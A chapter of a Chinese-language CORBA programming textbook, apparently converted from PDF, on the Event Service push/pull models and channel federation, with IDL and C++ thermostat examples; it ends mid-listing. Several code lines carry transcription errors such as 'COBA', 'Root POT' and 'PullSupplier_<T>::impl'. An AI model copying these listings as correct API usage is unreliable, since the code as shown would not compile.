


图 20.8 事件通道代理提供者接口和代理使用者接口

这些提供者和使用者的接口叫代理接口,因为它们分别代表实际的提供者和使用者。换句话说,这些接口造成了使用者和提供者的错觉,以为它们分别与实际的提供者和使用者进行交互。

20.5.1 推模型接口

下面代码是支持推模型的接口。

```
module CosEventComm {
    exception Disconnected {};

    interface PushConsumer {
        void push(in any data) raises(Disconnected);
        void disconnect_push_consumer();
    };

    interface PushSupplier {
        void disconnect_push_supplier();
    };
    // ...
};
```

一个推使用者实现 PushConsumer 接口并且用提供者给使用者注册一个对象引用。然后提供者就可以通过调用 push 操作来使用对象引用向 PushConsumer 发送事件数据。

使用者和提供者之间可以互不相连。如果一个事件提供者决定不再向某个使用者发送数据,它可以调用那个使用者上的 disconnect_push_consumer 操作。如果一个提供者向一个没有相连的使用者调用推操作,提供者将会得到一个 Disconnected 异常。

另外,如果一个 push 使用者不再需要接收事件,它可以通过调用提供者 PushSupplier 对象的 disconnect_push_supplier 取消与提供者的连接。这意味着,提供者必须给使用者一个 push_Supplier 对象引用。这些过程通常是在注册期间进行的,如 20.5.3 节所述。

事件数据是以 any 形式被发送,并且允许使用任何 IDL 数据类型来传递事件信息。这表明使用者知道 any 中是什么类型数据,或者可以使用 DynAny 接口动态地决定所需内容(参阅第 17 章)。使用 any 类型也允许事件数据在穿过事件通道的实现无改变的传递。如果不采用 any 类型,要么事件通道 IDL 必须详细指定数据类型,以供所有提供者和使用者使用而不必考虑它们所在域,要么事件通道必须支持动态扩展性,允许提供者和使用者在必要时添加特定类型的事件发送操作。使用 any 类型比使用其他方法更实用。

20.5.2 拉模型接口

支持拉模型的接口见下面代码,实际上是推模型的接口的逆过程。

```
module CosEventComm {
    interface PullSupplier {
        any pull() raises(Disconnected);
        any try_pull(out boolean has_event) raises(Disconnected);
        void disconnect_pull_supplier();
    };

    interface PullConsumer {
        void disconnect_pull_consumer();
    };
    // ...
};
```

使用者可以用下面两种方式中的一种将事件从提供者拉出来。

- 使用者调用拉操作来阻塞,直到可以返回一个可用的事件。
- 使用者调用 try_pull 操作在不阻塞的情况下对事件进行轮询。如果没有可用的事件,try_pull 立即返回,并将它的 out 参数 has_event 设成 false,以表明没有可用的事件数据。如果有可用的事件,try_pull 返回此事件数据并且将参数 has_event 设为 true。

如果使用者不需要再从提供者拉出事件,它将调用 disconnect_pull_supplier 操作来取消连接。这时如果使用者再调用 pull 或者 try_pull 将会引发 Disconnected 异常。提供者可以通过调用使用者对象 PullConsumer 接口的 disconnect_pull_consumer 操作来发出终止 pull 连接的要求。与使用推模型一样,这种功能表明提供者和使用者已经交换了 PullSupplier 和 PullConsumer 的对象引用。

20.5.3 事件通道接口

到目前为止,所讨论的推和拉接口中还没有涉及到事件通道。如图 20.8 所示,这是因为事件通道本身既可是使用者对提供者也可以提供者对使用者。但是,事件通道也可以提供管理接口,允许使用者和提供者与事件通道建立逻辑连接。与事件通道的管理有关的 IDL 接口是在 CosEventChannelAdmin 模块中定义的。

```
module CosEventChannelAdmin {
    interface ProxyPushSupplier;
    interface ProxyPullSupplier;

    interface ProxyPushConsumer;
    interface ProxyPullConsumer;

    interface ConsumerAdmin {
        ProxyPushSupplier obtain_push_supplier();
        ProxyPullSupplier obtain_pull_supplier();
    };
};
```

```

}

interface SupplierAdmin {
    ProxyPushConsumer obtain_push_consumer();
    ProxyPullConsumer obtain_pull_consumer();
}

interface EventChannel {
    ConsumerAdmin for_consumers();
    SupplierAdmin for_suppliers();
    void destroy();
};

// ...
};

```

EventChannel 接口提供三种操作。

- 使用者想与事件通道连接时,调用事件通道接口的 for_consumers 操作,并返回一个 ConsumerAdmin 对象引用。
- 提供者想与事件通道连接时,调用事件通道接口的 for_suppliers 操作,并返回一个 SupplierAdmin 对象引用。
- 调用事件通道的 destroy 操作将会永久的撤消它,包括事件通道内还未来得及发送的事件。再者,撤消事件通道同时也会撤消所有事件通道创建的管理对象,以及此通道对象所创建的代理对象。当事件通道被撤消时,与之相连的任何使用者和提供者都会得到通告。

调用事件通道的 for_consumers 之后,使用者必须决定是使用推模型还是拉模型。如果它希望作为推的使用者,需调用从 for_consumers 返回的 ConsumerAdmin 对象的 obtain_push_supplier 操作。否则,它调用 obtain_pull_supplier。同样,提供者必须决定是使用推模型还是拉模型,它可以调用从 EventChannel::for_suppliers 返回的 SupplierAdmin 相应的操作。

建立推模型的连接

一个使用者要想注册为推使用者,首先应当得到 ProxyPushSupplier 的对象引用,这个引用是通过调用 ConsumerAdmin 对象的 obtain_push_supplier 获得的。同样,一个提供者要想推出事件,首先应当得到 ProxyPushConsumer 的对象引用,此引用是通过调用 SupplierAdmin::obtain_push_supplier 获得的。这些代理接口如下所示。

```

module CosEventChannelAdmin {
    exception AlreadyConnected {};
    exception TypeError {};

    interface ProxyPushSupplier : CosEventComm::PushSupplier {
        void connect_push_consumer(
            in CosEventComm::PushConsumer push_consumer
        ) raises(AlreadyConnected, TypeError);
    };

    interface ProxyPushConsumer : CosEventComm::PushConsumer {
        void connect_push_supplier(

```

```

        in CosEventComm::PushSupplier push_supplier
    ) raises(AlreadyConnected);
};

// ...
};

```

ProxyPushSupplier 接口继承了 CosEventComm::PushSupplier 接口, 而 ProxyPushConsumer 接口继承了 CosEventComm::PushConsumer 接口。有关这些基接口的定义详见 20.5.1 节。这些派生接口支持使用者和提供者分别提供的操作, 来建立与事件通道的连接。一个推使用者调用 ProxyPushSupplier 的 connect_push_consumer 来建立与 PushConsumer 对象的连接。同样, 一个推提供者调用 ProxyPushConsumer 的 connect_push_supplier 来自身连接。

一个使用者调用 connect_push_consumer 来传递一个 PushConsumer 对象的对象引用。通过调用该对象引用的 push 操作, 提供者发送事件给使用者。如 20.5.1 节所述, 提供者还可以调用 disconnect_push_consumer 取消在通道上与使用者的连接。

为了使自己能让目标代理的推使用者知道, 提供者调用 connect_push_supplier。如果提供者希望当它断开连接时, 代理的推使用者能通知它, 它可以传递一个非空的 PushSupplier 对象引用作为参数, 否则, 它必须传递一个空的对象引用, 在这种情况下, 如果代理推使用者断开与它的连接, 那么它就不会被通知。

建立拉模型连接

一个提供者要想注册为拉提供者, 首先应当通过调用 SupplierAdmin 对象的 obtain_pull_consumer 获得 ProxyPullConsumer 的对象引用。同样, 一个使用者要想拉出事件, 可以通过调用 ConsumerAdmin::obtain_pull_supplier 首先来获得 ProxyPullSupplier 的对象引用。这些代理接口如下所示。

```

module CosEventChannelAdmin {
    interface ProxyPullConsumer : CosEventComm::PullConsumer {
        void connect_pull_supplier(
            in CosEventComm::PullSupplier pull_supplier
        ) raises(AlreadyConnected::TypeError);
    };

    interface ProxyPullSupplier : CosEventComm::PullSupplier {
        void connect_pull_consumer(
            in CosEventComm::PullConsumer pull_consumer
        ) raises(AlreadyConnected);
    };
};

// ...
};

```

类似前一节讲述的推对应部分, 这些接口继承了 CosEventComm 模块中(参阅 20.5.2 节)定义的基本拉模型接口。ProxyPullConsumer 和 ProxyPullSupplier 提供操作, 允许拉提供者和拉使用者分别与事件通道建立连接。

调用 connect_pull_supplier 的提供者传递一个 PullSupplier 对象的对象引用。通过调用

该对象引用的 pull 操作,使用者可以从提供者获得事件,正如 20.5.2 节所述,使用者同样可以调用 disconnect_pull_supplier 从通道中取消与提供者的连接。

使用者为了使自己能被目标代理的拉提供者所知,使用者可以调用 connect_pull_consumer。如果使用者希望当它断开连接时,代理拉提供者能通知自己,它可以传递一个非空的 PullConsumer 对象引用作为参数,否则,它必须传递一个空的对象引用,在这种情况下,如果代理拉提供者断开与它的连接,那么它就得不到通知。

连接异常

一个代理提供者只能与一个使用者相连接;同样,一个代理使用者也只能与一个提供者相连接。为了实施这一点,所有代理接口提供的连接操作都会引发 AlreadyConnected 异常。如果在同一个代理中多次调用连接操作也会引发 AlreadyConnected 异常。例如,下面代码将引发 AlreadyConnected 异常。

```
proxy push supplier->connect_push_consumer(a_push_consumer);  
proxy push supplier->connect_push_consumer(another push consumer);
```

第二次调用 connect_push_consumer 将引发 AlreadyConnected 异常,因为第一次调用 connect_push_consumer 时已经建立了一个与目标代理提供者的连接。

ProxyPushSupplier::connect_push_consumer 和 ProxyPullConsumer::connect_pull_supplier 也能引发 TypeError 异常。如果事件通道实现的代理提供者对象和代理使用者对象,给与它们相连的使用者和提供者强加一些其他的类型约束时就会引发 TypeError 异常。出现这个异常主要是为支持类型化的事件通道,这种事件通道传递的是特定的事件数据类型,而不是传递使用 IDL 的 any 类型的事件数据。因为这种类型化的事件通道的实现很少见,实际上很少出现这种情况,所以本书就不详细讨论了。

断开连接

调用代理提供者和代理使用者对象的断开连接操作可以有效的删除这些连接。这是因为,断开连接操作是唯一的,能让事件通道知道它将删除不再需要的连接的途径。当然最好是,如果 OMG 事件服务的设计者已经为这些代理提供者和代理使用者接口的断开连接操作确定了名称,它们能反映断开侧的情况。但是,这种可能性是不存在的,因为断开连接操作是从 CosEventComm 模块所提供的基使用者和基提供者接口派生而来,而用户应用程序实现这些基接口是为了发送和接收事件,你可以按照自己的需要来实现这些断开连接操作,包括撤消目标对象。

虽然事件服务规范没有要求这些,但是,当不再需要提供或者接收事件时,应当显示调用断开连接操作。否则,事件通道很难确定它是否和在什么时候能清除它的代理使用者和代理提供者对象。随着时间的推移,这些被搁置的代理对象就会阻塞事件通道,并且影响发送事件的性能。

20.5.4 事件通道的联邦

因为事件通道支持推和拉的基使用者和提供者接口,一个事件通道可以挂钩到另一个事件通道,就像提供者或使用者也可以这样挂钩一样。图 20.9 显示一个事件通道被注册为另一个事件通道的 PushConsumer。




图 20.9 联邦化事件通道

用这种方法耦合事件通道允许你分布事件发送的职责和开销。在图 20.9 中,使用者事件通道有 4 个它自己的使用者,提供者事件通道有 2 个使用者。如果使用者事件通道不是注册为提供者事件通道的使用者,所有的使用者事件通道的 4 个使用者必须直接连接到提供者事件通道上。这意味着,提供者事件通道将有 5 个直接使用者而不是 2 个。

假设,提供者事件通道和使用者事件通道在各自独立的服务器进程上运行,这种配置允许使用者从提供者事件通道上获得的事件负载可以被提供者事件通道来处理,并且允许大部分使用者发送负载可以被使用者事件通道来处理。这种折衷方式可以快速地从提供者事件通道到使用者事件通道中获得事件。

这种连接事件通道的步骤有些技巧。如果它们的执行顺序不正确,则主动端的通道会停止工作,并且此通道的每个将要发送的事件都会得到断开连接的异常,因为被动端通道还未准备好接收这些事件。正确的步骤如下所示。

1. 从提供者事件通道(主动端)获得一个 ProxyPushSupplier 对象引用。
2. 从使用者事件通道(被动端)获得一个 ProxyPushConsumer 对象引用。
3. 调用 ProxyPushConsumer 的 connect_push_supplier, 给它传递 proxyPushSupplier 对象引用, 这样能让连接通道的被动端知道主动端的情况, 同时将被动端设置成准备接收事件的状态。
4. 调用 ProxyPushSupplier 的 connect_push_consumer, 给它传递 proxyPushConsumer 对象引用, 这样能让连接通道的主动端知道被动端的情况。这时, 主动端可以将事件推向被动端。

随后几节将给出一些 C++ 实例,这些实例能帮助我们建立前面所讲的基于事件发送模块的连接或者通道间的连接。

20.6 实现使用者和提供者

不管实现提供者还是使用者,也不管推还是拉一个事件,执行的步骤和注册的方式基本相似。一般需要如下步骤。

1. 为推使用者或拉提供者实现一个伺服程序。推提供者和拉使用者都是客户机,所以不需要为此实现一个伺服程序。
2. 获得一个事件通道的引用。这一步骤依赖于你的 CORBA 环境,但是,有时也采用命名服务或者交易服务来寻找一个事件通道对象的引用。
3. 如果需要注册一个使用者,可以从 EventChannel 取得一个 ConsumerAdmin 引用。或者,如果需要注册一个提供者,可以从 EventChannel 取得一个 SupplierAdmin 引用。
4. 获得合适的事件模型的代理对象的引用,并作为我们希望在对象 ConsumerAdmin 或 SupplierAdmin 内使用的事件模型。
5. 调用合适的代理对象的连接操作。

在随后几节中,将讲述如何实现推和拉的使用者和提供者。尽量将示例代码的内容集中在事件服务上,我们创建的所有对象都作为 Root POT 的暂态对象。假定,事件通道的名称绑定已经在从 ORB::resolve_initial_references 返回的初始 NamingContext 中。

下面几节的例子是:每当温度的设置发生改变时,让 CCS 中的恒温器发送一个事件。下面这个 IDL 结构是用来发送事件数据到所有感兴趣的使用者。

```
module CCS {
    struct TStatEvent {
        Thermostat    ts;
        AssetType     asset .num;
        LocType       location;
        TempType      temp;
    };
    // ...
};
```

每当 CCS 中恒温器的温度设置发生改变时,Thermostat-imp1 伺服程序产生一个事件。TStatEvent 结构内的事件数据包含影响 Thermostat 的信息:对象引用、设备号、位置、新的温度设置。

20.6.1 获得一个 EventChannel 引用

下面几节中的例子,假定获得如下事件通道对象引用。

```
int
main(int argc,char * argv[])
{
```

```

// Initialize the ORB.
CORBA::ORB_var orb = CORBA::ORB_init(argc,argv);

// Obtain a reference to the root NamingContext.
CosNaming::NamingContext_var root_nc =
    resolve_init<CosNaming::NamingContext>(orb,"NameService");

// Create the Name of the event channel binding.
CosNaming::Name ec_name;
ec_name.length(1);
ec_name[0].name = COBA::string_dup("event_channel");

// Resolve the binding to the event channel object reference.
CosEventChannelAdmin::EventChannel_var channel =
    resolve_name<CosEventChannelAdmin::EventChannel>(
        root_nc,ec_name
    );
// ...
}

```

这段程序(为了简化,不包含出错处理)首先初始化ORB并用它获得NamingContext对象引用。要想得到初始的NamingContext,使用18.14.1节介绍的resolve_init模板函数。这个模板函数创建一个名称,然后传递给resolve_name辅助模板函数(参阅18.14.1节)。resolve_name函数查找EventChannel对象引用的命名服务绑定,并且将结果紧缩为EventChannel接口。这个channel的对象引用变量将在下列的实现例子中使用。

20.6.2 实现一个推提供者

当恒温器的温度设定发生变化时,要发送一个事件。下面我们讨论关于thermostat::set_nominal操作的实现。

```

CCS::TempType
Thermostat_impl::
set_nominal(CCS::TempType new_temp)
throw(CORBA::SystemException,CCS::Thermostat::BadTemp)
{
    // Check that the new temperature is within range, and if
    // so, set the desired temperature to new_temp(not shown).

    // Create our event data.
    CCS::TStatEvent event_data;
    event_data.ts      = this();
    event_data.asset_num = m_anum;
    event_data.location = location();
    event_data.temp    = new_temp;

    // Insert the event data into an any.
    CORBA::Any any;
    any <<= event_data;
    // Push the event to the event channel. Assume that
    // the "consumer" variable is a reference to our
}

```

```

// ProxyPushConsumer obtained from the event channel.
consumer->push(any);

return new temp;
}

```

Thermostat_::set_nominal 不论执行什么操作,它首先用新的设定参数配置目标恒温器(因为这些内容不属于事件发送范畴,所以这里不显示这些代码)。接着创建一个关于 TStatEvent 结构的实例并且初始化它的成员变量。它的恒温器成员需要访问被处理请求的目标对象,所以,我们用调用 `this` 函数的返回结果来初始化它,以获得目标对象的对象引用。我们使用 `m_anum` 数据成员和设备访问的辅助函数(参阅 10.4 节)来初始化 `asset_num` 和 `location` 数据成员,并且将 `temp` 成员设置为传递给此函数的新温度值。

初始化 TStatEvent 结构之后,将它插入到一个 CORBA::Any 中。最终,我们调用 `consumer` 对象引用的 `push`,并将事件 `any` 的数据传递给它。这样就将事件推入事件通道,确保所有的使用者都可以收到它。

要想用事件通道注册推提供者,必须从事件通道中获得一个 SupplierAdmin 引用。

```

// Assume the "channel" variable refers to our event channel.
CosEventChannelAdmin::SupplierAdmin var supplier-admin =
    channel->for_suppliers();

// Obtain a ProxyPushConsumer from the SupplierAdmin.
CosEventChannelAdmin::ProxyPushConsumer var consumer =
    supplier admin->obtain_push_consumer();

// Invoke the connect_push_supplier operation, passing
// a nil PushSupplier reference to it.
CosEventComm::PushSupplier var nil_supplier =
    CosEventComm::PushSupplier::nil();
consumer->connect_push_supplier(nil_supplier);

```

接着通过在事件通道上调用 `supplier-admin` 对象引用的 `obtain_push_consumer` 实现来获得一个 `ProxyPushConsumer` 引用。我们决定不打算显式通知提供者断开与事件通道的连接,所以通过调用 `consumer` 对象引用的 `connect_push_supplier` 将自己注册为一个提供者,并传递一个空的 `PushSupplier` 对象引用。如果我们要显式通知断连,则必须创建一个对象支持 `PushSupplier` 接口,并把其引用传递给 `connect_push_supplier`。

在示例程序中请注意,推提供者是一个伺服程序,但是这个伺服程序并不是为所有支持事件服务的接口对象而设计的。事实上,一个推提供者并不一定非得是一个伺服程序甚至也可以不是一个 C++ 对象;任何函数,甚至是程序中主函数中的一行语句,都可以对事件进行“推”操作。唯一需要推提供者提供对象引用的情况为,当要求回调对象时而连接却断开了。这种情况下,应用程序必须支持一个 `PushSupplier` 对象的实例。

20.6.3 实现一个推使用者

一个推使用者必须支持 `CosEventComm::PushConsumer` 接口。下面是一个推使用者的伺服程序定义。

```

class PushConsumer_impl {
    public virtual POA_CosEventComm::PushConsumer {
public:
    PushConsumer_impl(CORBA::ORB_ptr orb);
    virtual void disconnect_push_consumer()
        throw(CORBA::SystemException);
    virtual void push(const CORBA::Any & any)
        throw(
            CORBA::SystemException,
            CosEventComm::Disconnected
        );
private:
    CORBA::ORB_var m_orb;
    // copy and assignment not supported
    PushConsumer_impl(const PushConsumer_impl & );
    void operator=(const PushConsumer_impl & );
};

```

这个构造函数需要一个 ORB 的对象引用,这个引用被复制并存储在一个数据成员内。并通过 disconnect_push_consumer 方法实现才能使用它。

```

PushConsumer_impl::
PushConsumer_impl(
    CORBA::ORB_ptr orb
) : m_orb(CORBA::ORB::duplicate(orb))
{
    // Intentionally empty
}

void
PushConsumer_impl::
disconnect_push_consumer()
throw(CORBA::SystemException)
{
    CORBA::Object_var obj =
        m_orb->resolve_initial_references("POACurrent");
    PortableServer::Current_var current =
        PortableServer::Current::narrow(obj);
    PortableServer::POA_var poa = current->get_POA();
    PortableServer::ObjectId_var oid = current->get_object_id();
    poa->deactivate_object(oid);
}

void
PushConsumer_impl::
push(const CORBA::Any & any)
throw(CORBA::SystemException, CosEventComm::Disconnected)
{

```

```

// Attempt to extract event data as a TStatEvent struct.
CCS::TStatEvent * event_data;
if (any >>= event_data) {
    // Use values from the event data struct here (not shown).
}
}

```

这个 disconnect_push_consumer 的实现释放目标对象,有效地删除目标对象。假设 POA 的对象被注册为 RETAIN 和 USE_ACTIVE OBJECT_MAP_ONLY 策略。这意味着,我们的对象不会被一个伺服管理程序错误地重新实体化。

push 方法首先试图从 CORBA::Any 抽取一个 TStatEvent struct,它作为一个判定依据来接收。如果这个抽取成功的话,使用者就可以使用合适的事件数据。例如,取决于使用者应用程序的函数,它可以将数据写成某种类型的日志,也可以显示在屏幕上,或者对数据进行检查以确定恒温器的设置是否在允许的范围内。

请注意,从 CORBA::Any 抽出 TStatEvent struct 判据可能会失败。当提供者(不是 Thermostat_impl 提供者)还连接在相同事件通道并且提供的事件数据类型与事件通道的不一致,会出现抽取失败。当发送事件数据的类型与要求接收的不一致时,千万不要发送推使用者;要始终检查每个 CORBA::Any 抽取操作的布尔结果。

为了连接推使用者,使用伺服程序创建一个 PushConsumer 对象,然后用事件通道注册它。

```

// Create a new PushConsumer object. Assume the "orb"
// Variable is an already-initialized reference to the ORB.
PushConsumer_impl servant(orb);
CosEventComm::PushConsumer_var my_consumer = servant. this();
// Assume the "channel" variable refers to our event channel.
CosEventChannelAdmin::ConsumerAdmin_var consumer_admin =
    channel->for_consumers();
// Obtain a ProxyPushSupplier from the ConsumerAdmin.
CosEventChannelAdmin::ProxyPushSupplier_var supplier =
    consumer_admin->obtain_push_supplier();
// Invoke the connect_push consumer operation, passing
// our PushConsumer reference to it.
supplier->connect_push_consumer(my_consumer);

```

为了简化,这个例子使用隐式激活的 this 函数将推使用者注册为一个 Root POA 下的暂态对象。实际上,应用程序应该对不同的使用者对象使用不同策略的 POA。

20.6.4 实现一个拉提供者

一个拉提供者必须支持 CosEventComm::PullSupplier 接口。一个拉提供者的实现与推使用者的实现类似,因为两者都必须实现为 CORBA 对象。下面是拉提供者的定义。

```

class PullSupplier_impl :
public virtual POA_CosEventComm::PullSupplier {

```

```

public:
    PullSupplier_<T>::impl(CORBA::ORB_ptr orb);
    // IDL method functions.
    virtual void
        disconnect_pull_supplier() throw(CORBA::SystemException);

    virtual CORBA::Any *
        pull() throw(
            CORBA::SystemException,CosEventComm::Disconnected
        );

    virtual CORBA::Any *
        try_pull(CORBA::Boolean& has_event) throw(
            CORBA::SystemException,CosEventComm::Disconnected
        );

    // C++ helper function.
    void thermostat_changed(
        CCS::Thermostat_ptr ts,
        CCS::AssetType asset_num,
        const char * location,
        CCS::TempType temp
    );
}

private:
    Queue<CCS::TStatEvent * > m_queue;
    CORBA::ORB_var m_orb;
    // copy and assignment not supported
    PullSupplier_<T>::impl(const PullSupplier_<T>::impl & );
    void operator=(const PullSupplier_<T>::impl & );
};

```

这个构造函数 PullSupplier_<T>::impl 获得一个 ORB 的引用，复制此引用，并将引用副本存储在 m_orb 数据成员中。ORB 引用由 disconnect_pull_consumer 方法(函数)使用。

这个 disconnect_pull_consumer 的实现释放目标对象，有效地删除目标对象。假设 POA 的对象被注册为 RETAIN 和 USE_ACTIVE OBJECT_MAP_ONLY 策略。这意味着，对象将不会被一个伺服管理程序错误地重新实体化。

因为考虑到事件缓存，所以 pull 和 try_pull 的实现需要一些技巧。因为没有对拉使用者调用 pull 或 try_pull 的频率做具体的要求，当被正式请求之前，一个拉提供者必须时刻准备存储事件。在拉提供者丢掉 unpulled 事件数据之前，可用的存储资源限制了拉提供者所存储事件的数目。当丢弃事件时，拉提供者还必须决定哪个事件可以被丢弃，哪个事件需要继续存储。如何存储最有用的事件并且删除无用的事件，主要取决于应用程序和事件数据的值。

拉提供者的示例程序有4条简单的假设。

1. PullSupplier_<T>::impl 伺服程序是用 Thermostat_<T>::impl 伺服程序配置的。允许 Thermostat_<T>::impl 伺服程序通过调用 PullSupplier_<T>::impl 的 C++ 成员函数 thermostat_changed，直接将恒温器设置的变化信号发送给 PullSupplier_<T>::impl 伺服程序。这些调

用并非是 CORBA 操作调用而是一般的 C++ 函数调用。

2. PullSupplier_::impl1 伺服程序使用一个假想的线程安全的 C++ Queue 模板类(在这里没有说明)在缓冲区存储事件,这个类与 STL queue 类有相同的接口。但是,与 STL queue 又不完全相同,这个线程安全的 Queue 允许我们安全地将数据推向某端,并且执行是安全的,阻塞从其他端拉出数据。这个 Queue 也提供一个非阻塞的线程安全的拉操作。
3. 我们不需要实现一个算法来确定是否或何时将事件丢弃。换句话说,这个 queue 可以无限地增长。
4. 假设 POA 的 PortableServer::ThreadingPolicy 具有 ORB_CTRL_MODEL 值,这样允许它并发为多个对象请求提供服务。

这些构造函数和析构函数的操作对于 PushConsumer_::impl 伺服程序(参阅 20.6.3 节)是完全相同的。构造函数复制和存储一个以 ORB 为宿主的 PullSupplier 对象的引用。disconnect_pull_supplier 操作从 ORB 取回 POACurrent 对象,并且利用这个对象取得目标对象的 POA 和 ObjectId,然后它失去效用。

```
PullSupplier_::impl::  
PullSupplier_::impl()  
    CORBA::ORB_ptr orb  
) : m_orb(CORBA::ORB::duplicate(orb))  
{  
    // Intentionally empty  
}  
  
void  
PullSupplier_::impl::  
disconnect_pull_supplier()  
throw(CORBA::SystemException)  
{  
    CORBA::Object_var obj =  
        m_orb->resolve_initial_references("POACurrent");  
    PortableServer::Current_var current =  
        PortableServer::Current::narrow(obj);  
    PortableServer::POA_var poa = current->get_POA();  
    PortableServer::ObjectId_var oid = current->get_object_id();  
    poa->deactivate_object(oid);  
}  
  
CORBA::Any *  
PullSupplier_::impl::  
pull()  
throw(CORBA::SystemException,CosEventComm::Disconnected)  
{  
    // For our Queue, the front() call blocks until a data item  
    // exists at the front of the queue.  
    CCS::TStatEvent * event_data = m_queue.front();  
    m_queue.pop();
```

```

CORBA::Any var any = new CORBA::Any;
any <<= * event_data;
delete event_data;

return any._retn();
}

CORBA::Any *
PullSupplier_impl::
try_pull(CORBA::Boolean & has_event)
throw(CORBA::SystemException,CosEventComm::Disconnected)
{
    CORBA::Any_var any = new CORBA::Any;
    CCS::TStatEvent * event_data;
    has_event = m_queue.try_pop(event_data);

    if(has_event) {
        any <<= * event_data;
        delete event_data;
    }

    return any._retn();
}

```

pull 和 try_pull 方法都可以访问事件队列。如果事件数据已经存在，调用队列的 front，立即得到返回结果；否则，队列处于阻塞状态并等待事件被推入。因为，pull 被阻塞，如果没有事件数据可用，只需简单地调用队列的阻塞 front 函数来实现阻塞。但是，如果没有事件数据可以用时，try_pull 必须是非阻塞的。因此可以使用非阻塞的 try_pop 函数从队列中检索一个事件。如果这个队列非空，try_pop 函数将它的参数设置为指向选中的事件并返回 true；否则返回 false。如果 try_pop 返回 true，则 has_event 为 true，而 try_pull 函数将选中的事件放入 CORBA::Any 的返回值并返回。否则，has_event 被设置成表示空队列，所以 CORBA::Any 没有值返回。

最后，Thermostat-impl 伺服类的 set_nominal 方法，通过调用它的 thermostat_changed 成员函数将事件推向 PullSupplier-impl 伺服程序。以下是修改过的 set_nominal 实现。

```

CCS::TempType
Thermostat_Impl::
set_nominal(CCS::TempType new_temp)
throw(CORBA::SystemException,CCS::Thermostat::BadTemp)
{
    // Set the desired temperature to new_temp(not shown).

    // Push our event data into the PullSupplier-impl servant.
    // Assume m_servant points to the PullSupplier-impl instance.
    CCS::Thermostat_var ts = _this();
    CORBA::String_var loc = location();
    m_servant->thermostat_changed(ts,m_anum,loc,new_temp);
    return new_temp;
}

```

```

void
PullSupplier::impl::
thermostat_changed(
    CCS::Thermostat_ptr ts,
    CCS::AssetType      asset_num,
    const char *        location,
    CCS::TempType       temp
)
{
    CCS::TStatEvent * event_data = new CCS::TStatEvent;
    event_data->ts          = CCS::Thermostat::duplicate(ts);
    event_data->asset_num   = asset_num;
    event_data->location    = location;
    event_data->temp        = temp;

    m_queue.push(event_data);
}

```

`thermostat_changed` 函数堆分配一个 `TStatEvent` 数据结构, 使用 `Thermostat::impl::set_nominal` 传来的参数来填充它的字段, 并将事件数据推入队列。

正如示例程序所示, 在拉提供者内操作所需的事件缓冲区是比较复杂的。即便我们用线程安全的 `Queue` 类来保存未拉出的事件将事情进行简化, 这种拉提供者的例子也比任何其他提供者或者使用者的例子要复杂的多。

20.6.5 实现一个拉使用者

与推提供者类似, 一个拉使用者不需要被实现为一个 CORBA 对象。任何 C++ 类或者函数都可以将事件从事件通道中拉回来。因此, 如果希望恒温器监测应用程序通过拉操作检索事件, 可以将这个功能实现为我们窗口事件循环的一部分。下面示例程序讲述了一个简单的重复检测恒温器事件和 GUI 事件的事件循环。我们假设在任何时刻, `check_for_thermostat_event` 和 `check_for_gui_event` 函数都不会陷入死循环或者长时间被阻塞。

```

// Assume the "channel" variable refers to our event channel.
CosEventChannelAdmin::ConsumerAdmin_var consumer_admin =
    channel->for_consumers();

// Obtain a ProxyPullSupplier from the ConsumerAdmin.
CosEventChannelAdmin::ProxyPullSupplier_var supplier =
    consumer_admin->obtain_pull_supplier();

// Now enter our GUI event loop.
bool done;
do
{
    check_for_thermostat_event(supplier);
    done = check_for_gui_event();
}
while(!done);

```

首先，在事件通道上调用 `for_consumers`，返回一个 `ConsumerAdmin_ptr`，我们使用 `ConsumerAdmin_ptr` 调用 `obtain_pull_supplier` 方法。我们将 `obtain_pull_supplier` 返回的对象引用存储在 `supplier` 变量内，并将此变量传递给事件轮询函数。为了简化例子，我们使用 C 语言风格函数来实现辅助函数 `check_for_thermostat_event`，这个函数执行事件轮询。

```
void
check_for_thermostat_event(
